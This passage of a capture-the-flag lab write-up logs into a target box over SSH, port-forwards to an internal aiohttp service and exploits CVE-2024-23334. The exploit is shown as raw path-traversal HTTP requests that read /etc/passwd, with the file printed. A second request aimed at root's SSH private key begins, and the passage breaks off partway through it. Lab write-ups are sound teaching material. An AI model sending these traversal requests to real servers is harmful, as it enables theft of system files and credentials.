
5) Connected with ssh



```
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.145.254' (ED25519) to the list of known hosts.
rosa@10.129.145.254's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 20 Oct 2024 08:09:15 AM UTC

  System load:           0.0
  Usage of /:            73.3% of 5.08GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.145.254
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fbb6

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


rosa@chemistry:~$
```


Privilege Escalation

1) Found a internal port




```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

2) Portforwarded to reach it




```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh rosa@10.129.145.254 -L 127.0.0.1:8000:127.0.0.1:8080
rosa@10.129.145.254's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 20 Oct 2024 08:48:07 AM UTC

  System load:           0.0
  Usage of /:            76.3% of 5.08GB
  Memory usage:          33%
  Swap usage:            0%
  Processes:             236
  Users logged in:       0
  IPv4 address for eth0: 10.129.145.254
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fbb6
```


3) Checked the website



4) Checked the list service functionality




```
2024/10/20 08:56:34 CMD: UID=0     PID=20    |
2024/10/20 08:56:34 CMD: UID=0     PID=18    |
2024/10/20 08:56:34 CMD: UID=0     PID=17    |
2024/10/20 08:56:34 CMD: UID=0     PID=16    |
2024/10/20 08:56:34 CMD: UID=0     PID=15    |
2024/10/20 08:56:34 CMD: UID=0     PID=14    |
2024/10/20 08:56:34 CMD: UID=0     PID=12    |
2024/10/20 08:56:34 CMD: UID=0     PID=11    |
2024/10/20 08:56:34 CMD: UID=0     PID=10    |
2024/10/20 08:56:34 CMD: UID=0     PID=9     |
2024/10/20 08:56:34 CMD: UID=0     PID=8     |
2024/10/20 08:56:34 CMD: UID=0     PID=6     |
2024/10/20 08:56:34 CMD: UID=0     PID=4     |
2024/10/20 08:56:34 CMD: UID=0     PID=3     |
2024/10/20 08:56:34 CMD: UID=0     PID=2     |
2024/10/20 08:56:34 CMD: UID=0     PID=1     | /sbin/init maybe-ubiquity
2024/10/20 08:56:36 CMD: UID=0     PID=22768 | /bin/sh /usr/sbin/service --
status-all
2024/10/20 08:56:36 CMD: UID=0     PID=22771 | /bin/sh /usr/sbin/service --
status-all
2024/10/20 08:56:36 CMD: UID=0     PID=22773 | /bin/sh /etc/init.d/apparmor
 status
2024/10/20 08:56:36 CMD: UID=0     PID=22774 | systemctl -p LoadState --val
ue show apparmor.service
2024/10/20 08:56:36 CMD: UID=0     PID=22775 | readlink -f /etc/init.d/appa
rmor
2024/10/20 08:56:36 CMD: UID=0     PID=22776 | systemctl -p CanReload --val
ue show apparmor.service
2024/10/20 08:56:36 CMD: UID=0     PID=22777 | systemctl is-system-running
2024/10/20 08:56:36 CMD: UID=0     PID=22778 | /bin/systemctl --no-pager st
atus apparmor.service
2024/10/20 08:56:36 CMD: UID=0     PID=22780 | /bin/sh /usr/bin/egrep -iq u
sage:
2024/10/20 08:56:36 CMD: UID=0     PID=22781 | env -i LANG=en_US.UTF-8 LANG
UAGE= LC_CTYPE= LC_NUMERIC= LC_TIME= LC_COLLATE= LC_MONETARY= LC_MESSAGES= L
C_PAPER= LC_NAME= LC_ADDRESS= LC_TELEPHONE= LC_MEASUREMENT= LC_IDENTIFICATIO
N= LC_ALL= PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/snap/bin TERM= /etc/init.d/apport status
2024/10/20 08:56:36 CMD: UID=0     PID=22782 | run-parts --lsbsysinit --lis
t /lib/lsb/init-functions.d
2024/10/20 08:56:36 CMD: UID=0     PID=22783 | systemctl -p LoadState --val
```



Service List

Running Services:
apparmor
apport
atd
auditd
cron
dbus
irqbalance
kmod
netfilter-persistent
networking
open-vm-tools
procps
rsyslog
ssh
udev
Stopped Services:
console-setup.sh
cryptdisks
cryptdisks-early
grub-common
hwclock.sh
iscsid
keyboard-setup.sh
lvm2

5) Found a cve in the webserver
https://github.com/z3rObyte/CVE-2024-23334-PoC




Request

```
GET /assets/test/../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1:8000
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```

Response

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Etag: "17fd638c3d6090a6-7c0"
Last-Modified: Fri, 11 Oct 2024 11:48:06 GMT
Content-Length: 1984
Accept-Ranges: bytes
Date: Sun, 20 Oct 2024 09:14:42 GMT
Server: Python/3.9 aiohttp/3.9.1

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologi
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

6) Found root ssh key




```
GET /assets/test/../../../../root/.ssh/id_rsa HTTP/1.1
Host: 127.0.0.1:8000
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/129.0.6668.71 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
